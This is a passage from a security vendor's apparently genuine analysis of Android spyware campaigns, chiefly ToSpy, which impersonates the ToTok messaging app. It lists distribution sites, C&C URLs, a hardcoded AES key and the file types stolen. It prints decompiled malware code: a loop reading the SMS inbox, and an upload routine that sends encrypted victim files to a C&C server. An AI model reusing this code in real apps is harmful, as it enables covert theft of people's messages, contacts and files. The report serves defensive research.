    Cursor cursorQuery = a.this.f8099a.getContentResolver().query(Uri.parse("content://sms/inbox"), null, null, null, null);
    if (cursorQuery != null) {
        try {
            int columnIndex = cursorQuery.getColumnIndex("address");
            int columnIndex2 = cursorQuery.getColumnIndex("body");
            int columnIndex3 = cursorQuery.getColumnIndex("date");
            while (cursorQuery.moveToNext()) {
                String string = cursorQuery.getString(columnIndex);
                if (string == null) {
                    string = "Unknown";
                } else {
                    C0196m.c(string);
                }
                String string2 = cursorQuery.getString(columnIndex2);
                if (string2 == null) {
                    string2 = "No content";
                } else {
                    C0196m.c(string2);
                }
                arrayList.add(new SMS(string, string2, cursorQuery.getLong(columnIndex3)));
            }
            O0.r rVar = O0.r.f882a;
            X0.a.a(cursorQuery, null);
```

Figure 9. Decompiled code responsible for SMS collection

Some of the collected data is first stored locally in the app's internal storage in contacts_list.json, device_info.json, and sms_list.json text files, and then exfiltrated to the C&C server, as you can see in Figure 10.




Figure 10. Data exfiltration to C&C server

ToSpy campaign

Later in June 2025, our telemetry systems flagged another previously undocumented Android spyware family actively distributed in the wild, originating from a device located in the UAE. We labeled the malware Android/Spy.ToSpy. Our investigation revealed four deceptive distribution websites impersonating the ToTok app. Based on ToSpy's icon, it appears that it may have been presented to users as a Pro version of the ToTok app; see Figure 11.




Figure 11. Official (left) and malicious (right) ToTok app icons

We found six samples sharing the same unique malicious codebase, impersonating the ToTok app, and using the same developer certificate (DE90F6899EEC315F4ED05C2AA052D4FE8B71125A), which means that they were developed by one threat actor.

Several timestamp indicators helped us trace the origins of this campaign:

- The developer certificate was created on May 24th, 2022.
- One of the earliest distribution and C&C domains was registered on May 18th, 2022.
- Some samples were uploaded to VirusTotal as early as June 30th, 2022.

These findings suggest that the ToSpy campaign likely began in mid-2022. At the time of the analysis, two of the distribution websites were operational. Several C&C servers are still active, indicating that the campaign is ongoing.

We also identified five related samples uploaded to VirusTotal. While these samples do not confirm an active compromise, they do suggest interest or testing activity – potentially coming from users, security vendors, or the threat actors.

Table 1. Samples found on VirusTotal

Uploaded	Filename	Submission
June 30th, 2022	v1_8_6_405_totok.apk	United Arab Emirates
August 2nd, 2022	v1_8_7_408_totok.apk	United Arab Emirates
November 28th, 2022	totok_v1.8.7.408.apk	Netherlands
January 30th, 2024	N/A	N/A
March 11th, 2025	totok_Version_1_9_5_433.apk	United Arab Emirates
May 8th, 2025	totok_V1.9.8.443.apk	United States

Given the app's regional popularity and the impersonation tactics used by the threat actors, it is reasonable to speculate that the primary targets of this spyware campaign are users in the UAE or surrounding regions.

Initial distribution vector

As the initial distribution vector, the campaign uses phishing websites designed to impersonate legitimate app distribution platforms. We identified distribution websites for five out of the six samples, two of which were still active during our investigation. One of these active websites mimicked the Galaxy Store (https://store.appupdate[.]ai), as shown in Figure 12, presenting the ToTok app as a legitimate download – thus increasing the likelihood of user deception. At the time of publication, there was no available information regarding the method or channel through which this link was distributed to potential victims.




Figure 12. Dedicated website, mimicking Galaxy Store, for distributing malicious ToTok app

The second active domain initialized the download of the ToSpy app after the user clicked on OK, as shown in Figure 13.

Figure 13. Distribution website of the second active domain

Execution flow




Figure 14. ToSpy execution flow

Upon execution, the malicious ToTok app asks for permissions to access contacts and device storage, falsely presenting the permissions as a requirement for the app to function properly. These permissions are, however, critical for the operation of ToSpy, enabling it to access sensitive data.

Once permissions are granted, the malware sends the compromised device information to the C&C server and waits for further instructions. When the C&C server sends the command to proceed, ToSpy initiates data exfiltration.

The app also checks for the availability of what we suspect is an updated version of the spyware by sending a request to https://spiralkey[.]co/totok_update/totokversion.php.




Figure 15. Checking whether an update is available

If a newer version is available, the app attempts to download it from the hardcoded link https://spiralkey[.]co/totok_update/totok_pro.apk.

The user is then prompted to manually install the downloaded APK; see Figure 16.




Figure 16. Simulated request to install update

During our analysis, we were unable to retrieve the file from this link, so we could not verify whether it is simply an updated version of the spyware or a different malicious payload.

Similarly to ProSpy, ToSpy also includes steps designed to further deceive the victim into believing that the malware they just installed is a legitimate app. After the user launches the malicious ToTok app, there are two possible scenarios: either the official ToTok app is installed on the device or it’s not.

If the official ToTok app is not installed on the device, ToSpy attempts to redirect the user to the Huawei AppGallery (see Figure 17), either through an already installed Huawei app or via the default browser, suggesting the user download the official ToTok app. However, based on the hardcoded Huawei link, the app no longer appears to be available in the app store, which may result in a dead end or confusion for the user.




Figure 17. No result for ToTok app in AppGallery

However, if the official ToTok app is already installed on the device, every time the malicious app is launched, it first displays a Checking for update screen, then seamlessly launches the official ToTok app, making it appear as though the user is simply using the legitimate app.

In the background, the spyware can collect and exfiltrate the following data:

- user contacts;
- files with specific extensions such as .pdf, .ttkmbackup, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .txt, .opus, .vcf, .csv, .jpg, .jpeg, .png, .wav, and .mp3; and
- basic device Information.

The .ttkmbackup file extension is particularly noteworthy, as it is used to store ToTok data backups, suggesting a targeted interest in the extraction of chat history or app data.

All exfiltrated data is encrypted using AES encryption in CBC (Cipher Block Chaining) mode with a hardcoded key (p2j8w9savbny75xg). The data is then sent to a C&C server using an HTTPS POST request. Figure 18 shows the decompiled code of the malicious method responsible for victim data exfiltration.

```
public Void doInBackground(String... strings) throws JSONException, NumberFormatException, IOException {
    try {
        String sourceFileUri = strings[0];
        String id = Settings.Secure.getString(alarmService.this.context.getContentResolver(), "android_id");
        SimpleDateFormat df = new SimpleDateFormat("dd-MMM-yyyy,HH:mm:ss ", Locale.ENGLISH);
        String date = df.format(Calendar.getInstance().getTime());
        alarmService.this.myCrypt = new MCrypt();
        JSONObject json = new JSONObject();
        json.put(alarmService.this.myCrypt.myDecrypt(BuildConfig.tqbz), id);
        json.put(alarmService.this.myCrypt.myDecrypt(BuildConfig.trum), URLEncoder.encode(sourceFileUri, "utf-8"));
        json.put(alarmService.this.myCrypt.myDecrypt(BuildConfig.xcfd), date);
        json.put(alarmService.this.myCrypt.myDecrypt(BuildConfig.prim), URLEncoder.encode(new File(sourceFileUri).getName(), "utf-8"));
        json.put(alarmService.this.myCrypt.myDecrypt(BuildConfig.qpyz), alarmService.this.priorityPathList.get(0));
        String sb = json.toString();
        String encrypted = MCrypt.bytesToHex(alarmService.this.myCrypt.myEncrypt(sb));
        File sourceFile = new File(sourceFileUri);
        int fileSize = Integer.parseInt(String.valueOf(sourceFile.length()));
        if (sourceFileUri.trim().length() > 1 && fileSize < 262144000) {
            try {
                try {
                    String upLoadServerUri = alarmService.this.myCrypt.myDecrypt(BuildConfig.fris);
                    try {
                        FileInputStream fileInputStream = new FileInputStream(sourceFile);
                        try {
                            URL url = new URL(upLoadServerUri);
                            HttpsURLConnection conn = (HttpsURLConnection) url.openConnection();
                            conn.setDoInput(true);
                            conn.setDoOutput(true);
                            conn.setUseCaches(false);
                            conn.setRequestMethod(alarmService.this.myCrypt.myDecrypt(BuildConfig.nliy));
                            conn.setRequestProperty("Connection", "Keep-Alive");
                            conn.setRequestProperty("ENCTYPE", "multipart/form-data");
                            StringBuilder sb2 = new StringBuilder();
                            try {
                                sb2.append("multipart/form-data;boundary=");
                                sb2.append("*****");
                                conn.setRequestProperty("Content-Type", sb2.toString());
